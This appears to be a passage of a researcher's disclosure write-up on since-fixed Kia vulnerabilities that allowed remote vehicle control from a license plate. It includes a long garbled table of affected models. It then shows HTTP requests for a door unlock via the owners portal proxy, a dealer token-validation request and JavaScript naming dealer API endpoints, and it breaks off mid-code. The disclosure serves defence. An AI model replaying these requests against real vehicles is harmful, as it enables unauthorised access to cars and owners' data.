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Introduction

On June 11th, 2024, we discovered a set of vulnerabilities in Kia vehicles that allowed remote control over key functions using only a license plate. These attacks could be executed remotely on any hardware-equipped vehicle in about 30 seconds, regardless of whether it had an active Kia Connect subscription.

Additionally, an attacker could silently obtain personal information, including the victim's name, phone number, email address, and physical address. This would allow the attacker to add themselves as an invisible second user on the victim's vehicle without their knowledge.

We built a tool to demonstrate the impact of these vulnerabilities where an attacker could simply (1) enter the license plate of a Kia vehicle, then (2) execute commands on the vehicle after around 30 seconds. **These vulnerabilities have since been fixed, this tool was never released, and the Kia team has validated this was never exploited maliciously.**

Vehicles Affected

Select Year202520242023202220212020201920182017201620152014

Select Model

Select Trim

Vehicle Geolocate Vehicle Remote Lock/Unlock Remote Start/Stop Remote Horn/Light Remote Camera	2025 CARNIVAL EX	2025 CARNIVAL SX	2025 CARNIVAL LX	2025 CARNIVAL LXS	2025 CARNIVAL SX PRESTIGE	2025 CARNIVAL HYBRID SX PRESTIGE	2025 CARNIVAL HYBRID EX	2025 CARNIVAL HYBRID LXS	2025 CARNIVAL HYBRID SX	2025 K5 EX	2025 K5 GT	2025 K5 GT (GT1 PKG)	2025 K5 GT-LINE	2025 K5 GT-LINE (PREMIUM PKG)	2025 K5 LXS	2025 SELTOS EX	2025 SELTOS S	2025 SELTOS SX	2025 SELTOS X-LINE	2025 SORENTO PHEV SX-PRESTIGE	2025 SORENTO PHEV EX	2025 SORENTO LX	2025 SOUL EX	2025 SOUL GT-LINE	2025 SOUL S	2025 SORENTO HYBRID EX	2025 SORENTO HYBRID SX-PRESTIGE	2025 SPORTAGE SX	2025 SPORTAGE X-LINE	2025 SPORTAGE X-PRO	2025 SPORTAGE EX	2025 SPORTAGE SX-PRESTIGE	2025 SPORTAGE X-PRO PRESTIGE	2025 SPORTAGE HYBRID EX	2025 SPORTAGE HYBRID SX-PRESTIGE	2025 SPORTAGE PHEV X-LINE	2025 SPORTAGE PHEV X-LINE PRESTIGE	2024 CARNIVAL SX	2024 CARNIVAL EX	2024 CARNIVAL SX PRESTIGE	2024 EV6 GT	2024 EV6 GT-LINE	2024 EV6 LIGHT	2024 EV6 WIND	2024 EV9 LAND	2024 EV9 GT-LINE	2024 EV9 LIGHT LR	2024 EV9 LIGHT SR	2024 EV9 WIND
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| | | | | 2024 FORTE GT | | | | | 2024 FORTE GT-LINE | | | | |
| | 2024 K5 EX | | | | | 2024 K5 GT | | | | | 2024 K5 GT-LINE | |
| | | | | 2024 NIRO SX | | | | | 2024 NIRO EX | | | | | 2024
NIRO EX TOURING | | | | | 2024 NIRO SX TOURING | | | | | 2024
NIRO PHEV SX TOURING | | | | | 2024 NIRO PHEV EX | | | | | 2024
SELTOS EX | | | | | 2024 SELTOS SX | | | | | 2024 SELTOS S | | |
				2024 SELTOS SX (SUNROOF PKG)					2024 SELTOS X-LINE				
				2024 NIRO EV WAVE					2024 NIRO EV WIND				
	2024 SORENTO X-LINE EX					2024 SORENTO EX							
2024 SORENTO LX					2024 SORENTO S					2024 SORENTO			
SX					2024 SORENTO X-LINE SX					2024 SORENTO X-LINE			
SX-P					2024 SORENTO HYBRID SX-PRESTIGE					2024			
SORENTO HYBRID EX					2024 SORENTO PHEV SX-PRESTIGE								
	2024 SOUL EX					2024 SOUL GT-Line					2024 SOUL S		
				2024 SPORTAGE EX					2024 SPORTAGE SX				
				2024 SPORTAGE X-LINE					2024 SPORTAGE SX-P				
	2024 SPORTAGE X-PRO					2024 SPORTAGE X-PRO PRST							
	2024 SPORTAGE HYBRID EX					2024 SPORTAGE HYBRID SX-PRESTIGE							
				2024 TELLURIDE SX					2024 TELLURIDE X-LINE EX				
				2024 TELLURIDE LX					2024 TELLURIDE EX				
2024 TELLURIDE S					2024 TELLURIDE SX-PRESTIGE								
2024 TELLURIDE X-LINE SX					2024 TELLURIDE X-LINE SX-PRESTIGE								
				2024 TELLURIDE X-PRO SX					2024 TELLURIDE X-PRO SX-PRESTIGE				
				2024 SPORTAGE PHEV X-LINE					2023 CARNIVAL EX				
				2023 CARNIVAL SX					2023 CARNIVAL SX Prestige				
				2023 EV6 GT					2023 EV6 GT-LINE				
EV6 LIGHT					2023 EV6 WIND					2023 K5 EX			
				2023 K5 GT					2023 K5 GT-LINE				
GT-LINE					2023 FORTE SX					2023 NIRO SX			
				2023 NIRO SX Touring					2023 NIRO TOURING				
2023 NIRO EX					2023 NIRO TOURING SE					2023 NIRO EX			
Touring					2023 NIRO S					2023 SELTOS Nightfall			
				2023 SELTOS EX					2023 SELTOS SX				
SELTOS S					2023 SORENTO EX SPORT					2023 SORENTO			
SX-PRESTIGE					2023 SORENTO S					2023 SORENTO SX			
				2023 SORENTO X-LINE EX					2023 SORENTO X-LINE SX-				
PRESTIGE					2023 SORENTO X-LINE S					2023 NIRO EV			
WAVE					2023 NIRO EV WIND					2023 NIRO PHEV EX			
				2023 NIRO PHEV SX TOURING					2023 RIO S				
		2023 SORENTO HYBRID SX-P					2023 SORENTO HYBRID EX						
			2023 SOUL GT-Line					2023 SOUL EX					2023
SOUL S | | | | | 2023 SORENTO PHEV SX-PRESTIGE | | | | | 2023
SPORTAGE EX | | | | | 2023 SPORTAGE X-Line | | | | | 2023
SPORTAGE SX | | | | | 2023 SPORTAGE SX-Prestige | | | | | 2023

SPORTAGE X-Pro Prestige | | | | | | | 2023 SPORTAGE X-Pro | | | | | | |
2023 SPORTAGE PHEV X-Line Prestige | | | | | | | 2023 SPORTAGE PHEV X-Line | |
| | | | | | 2023 SPORTAGE HYBRID EX | | | | | | | 2023 SPORTAGE HYBRID SX-
Prestige | | | | | | | 2023 TELLURIDE LX | | | | | | | 2023 TELLURIDE EX |
| | | | | | | 2023 TELLURIDE X-PRO SX-PRESTIGE | | | | | | | 2023 TELLURIDE
SX | | | | | | | 2023 TELLURIDE SX-PRESTIGE | | | | | | | 2023 TELLURIDE X-
LINE EX | | | | | | | 2023 TELLURIDE X-PRO SX | | | | | | | 2023 TELLURIDE
X-LINE SX-PRESTIGE | | | | | | | 2023 STINGER GT-Line | | | | | | | 2023
STINGER GT2 | | | | | | | 2022 EV6 GT-Line | | | | | | | 2022 EV6 GT-Line
(1st Edition) | | | | | | | 2022 EV6 LIGHT | | | | | | | 2022 EV6 WIND | |
					2022 EV6 WIND (Technology Pkg)							2022 CARNIVAL EX			
					2022 CARNIVAL SX							2022 CARNIVAL SX PRESTIGE			
				2022 FORTE GT							2022 FORTE GT-Line (Premium)				
		2022 FORTE GT (GT2)							2022 FORTE GT (Technology Pkg)						
			2022 FORTE GT-Line							2022 FORTE GT-Line (Sport Premium)					
				2022 FORTE GT-Line (Technology Pkg)							2022 K5 GL-Line				
Premium							2022 K5 EX							2022 K5 EX (Premium Pkg)	
					2022 K5 GT							2022 K5 GT (GT1 Pkg)			
2022 K5 GT-LINE							2022 K5 GT-Line (AWD)							2022 K5	
GT-Line (Premium Pkg)							2022 NIRO EX Premium							2022	
NIRO Touring Special Edition							2022 NIRO EV EX							2022	
NIRO EV EX (Display)							2022 NIRO EV EX Premium								
2022 NIRO EV S							2022 NIRO PHEV EX							2022 NIRO	
PHEV EX Premium							2022 NIRO PHEV LXS							2022 RIO S	
(4D/Tech. Pkg)							2022 RIO S (5D/Tech. Pkg)							2022	
SELTOS EX							2022 SELTOS Nightfall							2022 SELTOS S	
						2022 SELTOS SX Turbo							2022 SELTOS SX Turbo (Sunroof)		
						2022 SORENTO EX							2022 SORENTO S		
		2022 SORENTO SX							2022 SORENTO SX Prestige						
2022 SORENTO X-Line EX							2022 SORENTO X-Line S								
2022 SORENTO X-Line SX Prestige							2022 SORENTO HYBRID S								
		2022 SORENTO HYBRID EX							2022 SPORTAGE EX (Technology Pkg)						
						2022 SPORTAGE Nightfall (Premium Pkg)							2022		
SPORTAGE SX Turbo							2022 SORENTO PHEV SX							2022	
SORENTO PHEV SX-P							2022 SOUL EXCLAIM							2022	
SOUL GT-LINE							2022 SOUL X-LINE							2022 SOUL S	
						2022 STINGER GT-Line							2022 STINGER GT1 (Special		
Edition)							2022 STINGER GT-Line (Sun & Sound)							2022	
STINGER GT1							2022 STINGER GT2							2022 STINGER GT2	
(Special Edition)							2022 TELLURIDE EX (Black Ed, Prem. Pkg, Tow Pkg)								
					2022 TELLURIDE EX (Black Ed, Prem. Pkg)							2022 TELLURIDE EX			
(Premium Pkg)							2022 TELLURIDE EX (Premium + Tow Pkg)								
		2022 TELLURIDE EX (Std)							2022 TELLURIDE EX (Towing Pkg)						
			2022 TELLURIDE LX (Std)							2022 TELLURIDE SX (Black Ed, Prestige					

Pkg) | | | | | | | 2022 TELLURIDE S (Std) | | | | | | | 2022 TELLURIDE SX
 (Black Ed) | | | | | | | 2022 TELLURIDE SX (Black Ed, Prestige + Tow Pkg) | | | |
 | | | 2022 TELLURIDE SX (Prestige + Towing Pkg) | | | | | | | 2022 TELLURIDE SX
 (Prestige Pkg) | | | | | | | 2022 TELLURIDE SX (Std) | | | | | | | 2022
 TELLURIDE SX (Towing Pkg) | | | | | | | 2021 FORTE EX | | | | | | | 2021
 FORTE GT | | | | | | | 2021 FORTE GT (Premium Pkg) | | | | | | | 2021
 FORTE GT-Line (Premium) | | | | | | | 2021 K5 EX | | | | | | | 2021 K5 GT
 (GT1 Pkg) | | | | | | | 2021 K5 EX (Premium Pkg) | | | | | | | 2021 K5 GT-
 Line | | | | | | | 2021 K5 GT-Line (Special Ed.) | | | | | | | 2021 K5 LXS
 (AWD) | | | | | | | 2021 NIRO EV EX | | | | | | | 2021 NIRO EV EX PREMIUM
 | | | | | | | 2021 NIRO EX PREMIUM | | | | | | | 2021 NIRO TOURING | |
 | | | | | | | 2021 NIRO TOURING SPECIAL EDITION | | | | | | | 2021 SEDONA EX
						2021 SEDONA SX							2021 SEDONA EX (Premium Pkg)					
						2021 NIRO PHEV EX							2021 NIRO PHEV LXS					
			2021 NIRO PHEV EX Premium							2021 RIO S (4D/Tech. Pkg)								
			2021 SELTOS SX Turbo							2021 SELTOS SX Turbo (Sunroof)								
						2021 SORENTO SX							2021 SORENTO EX					
	2021 SORENTO EX (Pano Pkg)							2021 SORENTO S										
2021 SORENTO S (Pano Pkg)							2021 SORENTO SX-P											
2021 SORENTO SX-P (X-Line)							2021 SOUL EX							2021				
SOUL Turbo							2021 STINGER GT-Line (Sun & Sound Pkg)											
2021 STINGER GT							2021 STINGER GT-Line							2021				
STINGER GT1							2021 STINGER GT2							2021 SPORTAGE EX				
(Technology Pkg)							2021 SPORTAGE S (Premium Pkg)											
2021 SPORTAGE SX Turbo							2021 TELLURIDE EX (Black Ed, Prem. Pkg, Tow											
Pkg)							2021 TELLURIDE EX							2021 TELLURIDE EX				
(Premium + Tow Pkg)							2021 TELLURIDE EX (Premium Pkg)											
		2021 TELLURIDE SX (Black Ed, Prestige Pkg)							2021 TELLURIDE EX									
(Towing Pkg)							2021 TELLURIDE SX (Black Ed, Tow Pkg)											
2021 TELLURIDE LX							2021 TELLURIDE S							2021				
TELLURIDE SX							2021 TELLURIDE SX (Black Ed)							2021				
TELLURIDE SX (Prestige + Towing Pkg)							2021 TELLURIDE SX (Black Ed,											
Prestige + Tow Pkg)							2021 TELLURIDE SX (Prestige Pkg)											
2021 TELLURIDE SX (Std)							2021 TELLURIDE SX (Towing Pkg)											
		2020 FORTE EX (Special Edition)							2020 FORTE GT (GT2) (Auto Climate)									
						2020 FORTE EX							2020 FORTE GT-Line (Premium)					
						2020 FORTE GT-Line (Premium, Auto Climate)							2020 FORTE					
GT							2020 FORTE GT (Auto Climate)							2020 FORTE GT				
(GT2)							2020 CADENZA Limited							2020 CADENZA				
Technology							2020 K900 Luxury							2020 NIRO EV EX				
						2020 NIRO EV EX Premium							2020 NIRO PHEV LXS					
						2020 NIRO PHEV EX							2020 NIRO PHEV EX Premium					
				2020 NIRO EX Premium							2020 NIRO Touring Special Edition							
						2020 NIRO Touring							2020 OPTIMA EX Premium					

					2020 OPTIMA PHEV EX (Technology Pkg)									2020 SEDONA EX (Premium Pkg, Rear Seat Ent.)	)									
					2020 SEDONA EX (Premium Pkg)									2020 SEDONA EX (Rear Seat Ent.)										
					2020 SEDONA SX									2020 SEDONA SX (Rear Seat Ent.)										
					2020 RIO S (4D/Tech. Pkg)									2020 RIO S (5D/Tech. Pkg)										
					2020 SOUL EX									2020 SOUL EX (Designer)										
					2020 SOUL GT 1.6L Turbo									2020 SORENTO SX										
					2020 SPORTAGE EX (Technology Pkg)									2020 SPORTAGE S (Premium Pkg)										
					2020 SPORTAGE SX Turbo (Beige)									2020 SPORTAGE SX Turbo (Std)										
					2020 TELLURIDE EX (Premium + Tow Pkg)									2020 TELLURIDE EX (Premium Pkg)										
					2020 TELLURIDE EX									2020 TELLURIDE S (8 Passenger)										
					2020 TELLURIDE EX (Towing Pkg)									2020 TELLURIDE SX (Prestige Pkg)										
					2020 TELLURIDE S									2020 TELLURIDE SX (Towing Pkg)										
					2020 STINGER GT									2020 STINGER GT-Line										
					2020 STINGER GT1									2020 STINGER GT2										
					2019 FORTE EX									2019 FORTE S (Premium)										
					2019 FORTE EX (Launch)									2019 FORTE S										
					2019 CADENZA Cadenza (Ltd)									2019 CADENZA Cadenza (Premium)										
					2019 CADENZA Cadenza (Technology)									2019 NIRO EX (Adv. Technology)										
					2019 NIRO EX (Premium)									2019 NIRO LX										
					2019 NIRO LX (Adv. Tech)									2019 NIRO EX (Std)										
					2019 NIRO FE									2019 NIRO S Touring										
					2019 K900 Luxury									2019 K900 Luxury (VIP)										
					2019 NIRO EV EX (Battery Heater)									2019 NIRO EV EX										
					2019 NIRO EV EX (Battery Heater, Wireless Charger)									2019 NIRO EV EX Premium										
					2019 NIRO EV EX Premium (Launch Ed.)									2019 NIRO EV EX Premium (Launch Ed., Battery Heater)										
					2019 NIRO PHEV EX Premium									2019 NIRO PHEV LX										
					2019 OPTIMA EX									2019 OPTIMA EX (Premium Pkg)										
					2019 OPTIMA EX AT (Premium P																			

SORENTO SX | | | | | | | | 2019 SOUL LX | | | | | | | | 2019 SOUL Exclaim | |
| | | | | | 2019 SOUL Plus | | | | | | | | 2019 SPORTAGE EX (Premium Pkg +
Technology Pkg) | | | | | | | | 2019 SPORTAGE EX (Sports Appearance Pkg) | | | |
			2019 SPORTAGE EX								2019 SPORTAGE EX (Premium Pkg)							
			2019 SPORTAGE LX (Popular Pkg)								2019 SPORTAGE SX							
			2019 SPORTAGE SX (Turbo Pkg)								2019 SOUL EV Soul EV							
			2019 SOUL EV Soul EV+								2019 STINGER GT							
	2019 STINGER Premium								2019 STINGER GT1								2019	
STINGER GT2								2019 STINGER GTS								2019 STINGER		
Stinger								2019 STINGER Stinger (Sun and Sound)								2018		
CADENZA Cadenza (Premium Pkg)								2018 CADENZA Limited										
		2018 CADENZA Premium (Luxury + Technology)								2018 FORTE EX								
					2018 FORTE EX								2018 FORTE EX (Premium Pkg +					
Technology Pkg)								2018 FORTE LX (Popular Pkg)								2018		
FORTE LX								2018 FORTE SX AT								2018 FORTE S		
					2018 FORTE SX MT								2018 NIRO LX					
2018 NIRO EX								2018 NIRO EX (Technology Pkg)								2018		
NIRO EX (Premium Pkg)								2018 NIRO EX (Touring Pkg)										
2018 NIRO FE								2018 NIRO Touring								2018 NIRO PHEV		
EX								2018 NIRO PHEV EX Premium								2018 NIRO PHEV		
LX								2018 OPTIMA LX								2018 OPTIMA EX		
			2018 OPTIMA EX (Premium Pkg + Technology Pkg)								2018 OPTIMA S							
(Convenience)								2018 OPTIMA EX (Premium)								2018		
OPTIMA LX (Convenience)								2018 OPTIMA LX Turbo										
2018 OPTIMA S								2018 OPTIMA SX Turbo								2018		
OPTIMA SX Turbo (Limited Pkg + Technology Pkg)								2018 OPTIMA SX Turbo										
(Technology Pkg)								2018 OPTIMA HYBRID LX								2018		
OPTIMA HYBRID EX (Technology Pkg)								2018 OPTIMA HYBRID EX										
			2018 OPTIMA HYBRID LX (Convenience)								2018 RIO EX (4D)							
					2018 RIO EX (5D)								2018 SEDONA LX (Essentials + Adv					
Technology Pkg)								2018 SEDONA EX								2018 SEDONA LX		
(Essentials Pkg)								2018 SEDONA Limited								2018		
SEDONA SX								2018 SORENTO EX								2018 SORENTO LX		
							2018 SORENTO EX (Touring Pkg)								2018 SORENTO			
Limited								2018 SORENTO EX Turbo								2018 SORENTO EX		
Turbo (Touring Pkg)								2018 SORENTO LX								2018		
SORENTO LX (Convenience)								2018 SORENTO SX								2018		
SOUL Exclaim AT (std + IP2)								2018 SOUL Plus AT								2018		
SOUL Base AT								2018 SOUL Exclaim AT (SNS + TWS)										
2018 SOUL Plus AT (UVO + AU + Primo)								2018 SOUL Plus AT										
		2018 SOUL Plus AT (UVO + AU)								2018 SOUL EV Soul EV								
			2018 SOUL EV Soul EV+								2018 SPORTAGE EX (Premium Pkg)							
					2018 SPORTAGE EX								2018 SPORTAGE EX (Premium Pkg +					
Technology Pkg) | | | | | | | | 2018 SPORTAGE LX (Popular Pkg) | | | | | | | |

2018 SPORTAGE SX (Premium Pkg) | | | | | | | | 2018 STINGER GT1 | | | | | | | |
| 2018 STINGER GT | | | | | | | | 2018 STINGER GT2 | | | | | | | | 2018
STINGER LX | | | | | | | | 2018 STINGER Premium | | | | | | | | 2017 CADENZA
Premium (Luxury + Technology) | | | | | | | | 2017 CADENZA Cadenza (Ltd) | | | | |
| | | | 2017 CADENZA Cadenza (Premium) | | | | | | | | 2017 FORTE S | | | | |
| | | | 2017 FORTE EX | | | | | | | | 2017 FORTE SX | | | | | | | | 2017 FORTE
SX (Premium Technology Pkg) | | | | | | | | 2017 FORTE EX (Premium Technology Pkg) |
| | | | | | | | 2017 FORTE LX (Popular Pkg) | | | | | | | | 2017 FORTE S (Premium
Pkg + Technology Pkg) | | | | | | | | 2017 FORTE S (Technology Pkg) | | | | | | | |
| 2017 FORTE KOUP EX | | | | | | | | 2017 FORTE KOUP SX | | | | | | | | 2017
FORTE KOUP SX (Manual Transmission) | | | | | | | | 2017 K900 Luxury V8 | | | | |
| | | | 2017 K900 Luxury V8 (VIP Plus) | | | | | | | | 2017 K900 Luxury | | | | | |
| | | | 2017 K900 Luxury (VIP) | | | | | | | | 2017 K900 Premium | | | | | | | |
2017 NIRO EX | | | | | | | | 2017 NIRO FE | | | | | | | | 2017 NIRO LX | | | | |
| | | | 2017 NIRO Touring | | | | | | | | 2017 OPTIMA EX | | | | | | | |
2017 OPTIMA LX Turbo (Technology Pkg) | | | | | | | | 2017 OPTIMA EX (Premium Pkg +
Technology Pkg) | | | | | | | | 2017 OPTIMA EX (Premium Pkg) | | | | | | | |
2017 OPTIMA LX Turbo (Value) | | | | | | | | 2017 OPTIMA Limited Turbo | | | | | | | |
| | | | 2017 OPTIMA SX Turbo | | | | | | | | 2017 OPTIMA SX Turbo (Premium Pkg +
Technology Pkg) | | | | | | | | 2017 OPTIMA SX Turbo (Premium Pkg) | | | | | | | |
| | 2017 OPTIMA HYBRID LX (Convenience) | | | | | | | | 2017 OPTIMA HYBRID EX | | |
| | | | | | 2017 OPTIMA HYBRID EX (Technology Pkg) | | | | | | | | 2017 OPTIMA
HYBRID LX | | | | | | | | 2017 RIO EX (4D/Eco) | | | | | | | | 2017 RIO EX
(5D/Eco) | | | | | | | | 2017 RIO SX (5D) | | | | | | | | 2017 OPTIMA PHEV EX |
| | | | | | | | 2017 SEDONA EX | | | | | | | | 2017 SEDONA EX (Adv Technology
Pkg) | | | | | | | | 2017 SEDONA LX (Essentials + Adv Technology Pkg) | | | | | | | |
| | 2017 SEDONA LX (Essentials Premium Pkg) | | | | | | | | 2017 SEDONA LX (UVO Pkg)
							2017 SEDONA Limited								2017 SEDONA SX					
			2017 SEDONA SX (Adv Touring Pkg)								2017 SORENTO EX									
			2017 SORENTO LX (Convenience + Essentials Premium Pkg)																	
2017 SORENTO EX (Touring Pkg)								2017 SORENTO Limited												
		2017 SORENTO LX (Convenience + Adv Technology Pkg)								2017										
SORENTO LX (Convenience)								2017 SORENTO SX								2017				
SOUL Exclaim								2017 SOUL Exclaim (Technology Pkg)												
2017 SOUL Plus AT								2017 SOUL Plus AT (UVO + AU + Primo + S10)												
			2017 SOUL Plus AT (UVO + AU + Primo)								2017 SOUL Plus AT									
(UVO + AU)								2017 SOUL EV Soul EV								2017 SOUL EV				
Soul EV+								2017 SPORTAGE LX (Popular Pkg + Cool Connected Pkg)												
			2017 SPORTAGE EX								2017 SPORTAGE EX (Premium Pkg +									
Technology Pkg) | | | | | | | | 2017 SPORTAGE EX (Premium Pkg) | | | | | | | |
2017 SPORTAGE SX (Premium Pkg) | | | | | | | | 2016 CADENZA Premium (Luxury +
Technology) | | | | | | | | 2016 CADENZA Cadenza (Std) | | | | | | | | 2016
CADENZA Limited | | | | | | | | 2016 CADENZA Premium (Luxury) | | | | | | | |
2016 FORTE EX (Premium Technology Pkg) | | | | | | | | 2016 FORTE EX (Premium Pkg) |

| | | | | | 2016 FORTE EX (Premium Plus Pkg) | | | | | | 2016 FORTE SX
(Premium Technology Pkg) | | | | | | 2016 FORTE KOUP EX (Premium Technology
Pkg) | | | | | | 2016 FORTE KOUP SX (Premium Technology Pkg) | | | | | |
| 2016 K900 Luxury | | | | | | 2016 K900 Luxury (VIP) | | | | | | 2016
K900 Luxury V8 | | | | | | 2016 K900 Luxury V8 (VIP Plus) | | | | | | 2016
K900 Premium | | | | | | 2016 K900 Premium(IHP) | | | | | | 2016 K900
Luxury V8 (WV2,CPL) | | | | | | 2016 K900 Premium(Std) | | | | | | 2016
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Pkg) | | | | | | 2016 OPTIMA LX Turbo (Technology Pkg) | | | | | | 2016
OPTIMA Limited Turbo | | | | | | 2016 OPTIMA SX Turbo | | | | | | 2016
OPTIMA SX Turbo (Premium Pkg + Technology Pkg) | | | | | | 2016 OPTIMA SX Turbo
(Premium Pkg) | | | | | | 2016 OPTIMA HYBRID LX (Convenience) | | | | | |
| | 2016 OPTIMA HYBRID EX | | | | | | 2016 OPTIMA HYBRID EX (Technology Pkg) |
| | | | | | 2016 RIO EX (4D/Eco) | | | | | | 2016 RIO EX (5D/Eco) | | | |
| | | | 2016 RIO SX (4D) | | | | | | 2016 RIO SX (5D) | | | | | | 2016
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SEDONA LX (Convenience) | | | | | | 2016 SEDONA Limited | | | | | |
2016 SEDONA SX | | | | | | 2016 SEDONA SX (Premium Pkg) | | | | | |
2016 SORENTO EX | | | | | | 2016 SORENTO EX (Premium Pkg) | | | | | |
2016 SORENTO Limited | | | | | | 2016 SORENTO EX (Premium Pkg + Touring Pkg) |
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					2016 SORENTO SX						2016 SOUL Plus (Audio Pkg)		
				2016 SOUL Exclaim						2016 SOUL Exclaim (Premium Pkg)			
					2016 SOUL Plus (Primo Pkg)						2016 SOUL Plus (Signature 2.0		
Sp. Ed.)						2016 SOUL Plus (Special Edition)						2016 SOUL	
EV Soul EV						2016 SOUL EV Soul EV+						2016 SPORTAGE	
EX (Premium Pkg)						2016 SPORTAGE SX (Premium Pkg)							
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					2015 CADENZA Premium (Luxury)						2015 CADENZA		
Premium (Std)						2015 FORTE EX (Premium Pkg + Technology Pkg + UVO Pkg)							
					2015 FORTE EX (Premium Pkg + UVO Pkg)						2015		
FORTE EX (UVO Pkg)						2015 FORTE SX						2015 FORTE SX	
(Premium Pkg)						2015 FORTE LX (Popular Pkg + UVO Pkg)							
	2015 FORTE SX (Premium Pkg + Technology Pkg)						2015 FORTE KOUP SX						
					2015 FORTE KOUP EX (Premium Pkg + Technology Pkg)								
2015 FORTE KOUP SX (Premium Pkg + Technology Pkg)						2015 FORTE KOUP							
SX (Premium Pkg)						2015 OPTIMA EX (Premium Pkg)							
2015 OPTIMA EX (Premium Pkg + Technology Pkg)						2015 OPTIMA LX							
(Convenience Plus Pkg)						2015 OPTIMA Limited Turbo							
2015 OPTIMA SX (Premium)						2015 OPTIMA SX Turbo (Premium Pkg +							
Technology Pkg)						2015 OPTIMA SX Turbo (Premium Pkg)							
	2015 OPTIMA HYBRID EX						2015 OPTIMA HYBRID EX (Technology Pkg)						
					2015 OPTIMA HYBRID LX (Convenience)						2015 OPTIMA		
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(Premium Plus Pkg) | | | | | | | 2015 SEDONA EX (UVO Pkg) | | | | | | |
 2015 SEDONA LX | | | | | | | 2015 SEDONA LX (Convenience) | | | | | | |
 2015 SEDONA Limited | | | | | | | 2015 SEDONA SX (Premium Pkg) | | | | | | |
 | | 2015 SORENTO EX | | | | | | | 2015 SORENTO EX (Touring Pkg) | | | | | | |
 | | 2015 SORENTO LX (Convenience) | | | | | | | 2015 SORENTO Limited | | | | | | |
 | | | 2015 SORENTO SX | | | | | | | 2015 SOUL Exclaim | | | | | | | 2015
 SOUL Exclaim (Sun & Sound Pkg) | | | | | | | 2015 SOUL Automatic Transmission | | |
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						2015 SPORTAGE SX (Premium Pkg)							2014 CADENZA			
Premium (Luxury)							2014 CADENZA Premium (Luxury + Technology)									
				2014 CADENZA Limited							2014 CADENZA Premium (Std)					
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2014 FORTE KOUP SX							2014 FORTE KOUP SX (Premium Pkg + Technology									
Pkg)							2014 OPTIMA HYBRID EX (Premium Pkg + Technology Pkg)									
			2014 OPTIMA HYBRID LX (Convenience)							2014 SORENTO EX						
				2014 SORENTO EX (Touring Pkg)							2014 SORENTO LX					
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Shabang Pkg)							2014 SOUL Plus (Audio + UVO Pkg)									
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Vulnerability Writeup

Around two years ago, [a few hackers and I hunted for vulnerabilities on over a dozen different car companies](#). We discovered critical issues that would've allowed attackers to remotely locate, disable starters, unlock, and start an estimated 15.5 million vehicles. There was a big reaction to this. Paul Roberts, founder of The Security Ledger, [even testified about these findings in a US congressional hearing](#).

Since so much time had passed, we decided to revisit a few of the larger companies to see if we couldn't discover any new issues. The first one we spent time on was Kia.

When we began looking at Kia, we originally focused on the `owners.kia.com` website and the Kia Connect iOS app `com.myuvo.link`. Both of these applications were interesting because they could execute internet-to-vehicle commands.

While the owners website and the mobile app served the same purpose, they handled vehicle commands differently. The owners website used a backend reverse-proxy to forward user commands to the `api.owners.kia.com` backend service that was actually responsible for actually executing vehicle commands, whereas the mobile app instead accessed this API directly.

The following HTTP request shows how the `owners.kia.com` website will proxy an API request to the `api.owners.kia.com` host to unlock a car door.

HTTP Request to Unlock Car Door on the "owners.kia.com" website

```
POST /apps/services/owners/apigwServlet.html HTTP/2
Host: owners.kia.com
Httpmethod: GET
Apiurl: /door/unlock
Servicetype: postLoginCustomer
Cookie: JSESSIONID=SESSION_TOKEN;
```

After sending the above HTTP request that originated from the `owners.kia.com` website, the Kia backend will generate a `Sid` session ID header that is consumed by the backend API using our `JSESSIONID` as auth, then finally send the forwarded HTTP request to the `api.owners.kia.com` website in the following format.

HTTP Request Formed and Proxied by Server

```
GET /apigw/v1/remotes/door/unlock HTTP/1.1
Host: api.owners.kia.com
Sid: 454817d4-b228-4103-a26f-884e362e8dee
Vinkey: 3ecc1a19-aefd-4188-a7fe-1723e1663d6e
```


The important headers in the above HTTP request are the `Sid` (session token) and `Vinkey` (UUID that indexes to VIN). There are various other headers included that are all necessary to access the API itself, but those are the two related to vehicle access controls. Both of the above HTTP requests were in the same area we had found the original Kia vulnerabilities in 2023.

Since we were already super familiar with the user side of things, we decided to look at the Kia Dealer website instead.

Targeting Kia Dealer Infrastructure

Something we'd never tested was how Kia actually performed vehicle activations for new purchases. After speaking to a few people, we learned that Kia would ask for your email address at the dealership and you'd receive a registration link to either register a new Kia account or add your newly purchased vehicle to your pre-existing Kia account.

We asked if they could share the registration links given to them by Kia, and nicely enough, they forwarded their emails. We copied the following URL from the hyperlink:



Super interesting! The `kiaconnect.kdealer.com` domain was one we'd never seen before. We opened the URL and saw the following endpoint:

Kia Owners Account

Sign-In

Please review and accept to the following terms:

- ☐ I have read and agree to the website [Terms of Service](#) and the [Privacy Policy](#)
- ☐ I have read and agree to the website [Kia Connect Terms of Service](#) and the [Kia Connect Privacy Policy](#)
- ☐ I understand and agree that my vehicle's precise geolocation will be collected as part of this service.

Kia Consumer Assistance **800-333-4KIA (4542)** Monday-Friday: 5:00 AM to 8:00 PM PST Saturday-Sunday: Closed US Public Holidays: Closed

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Kiaconnect Initial Vehicle Registration URL

In the above URL, the `token` parameter (otherwise known as a VIN Key) is an access token generated by a Kia dealer as a one-time grant to modify the vehicle specified in the `vin` parameter. After loading the above URL, the following HTTP request will be sent to validate that the token has not expired or been used.

POST /apps/services/kdealer/apigwServlet.html **HTTP/1.1**

Host: kiaconnect.kdealer.com

```
{
  "token": "985a49f0-1fe5-4d36-860e-d9b93272072b",
  "vin": "5XYP3DHC9NG310533",
  "scenarioType": 3,
  "loginPref": null
}
```

Very interesting. The HTTP request sent to validate the one-time access token was being sent to the same /apps/services/kdealer/apigwServlet.html URL as the previous owners.kia.com request, except this time, it was being sent on the Kia Connect dealer website. This likely meant that the dealer infrastructure had a similar forwarding proxy to an internal API for dealership functionality.

We dug through the JavaScript looking for interesting APIGW calls and found what appeared to be employee-only functionality. There were references to dealer vehicle lookup, account lookup, enroll, unenroll, and many more dealer related API calls.

```
dealerVehicleLookUp() {
  this.displayLoader = !0, this.vinToEnroll = "eDelivery" != this.entryPoint ? this.vinToEnroll.replace(/s/g, "") : this.userI
  vin: this.vinToEnroll
}, "/dec/dlr/dvl", "POST", "postLoginCustomer").subscribe(i => {
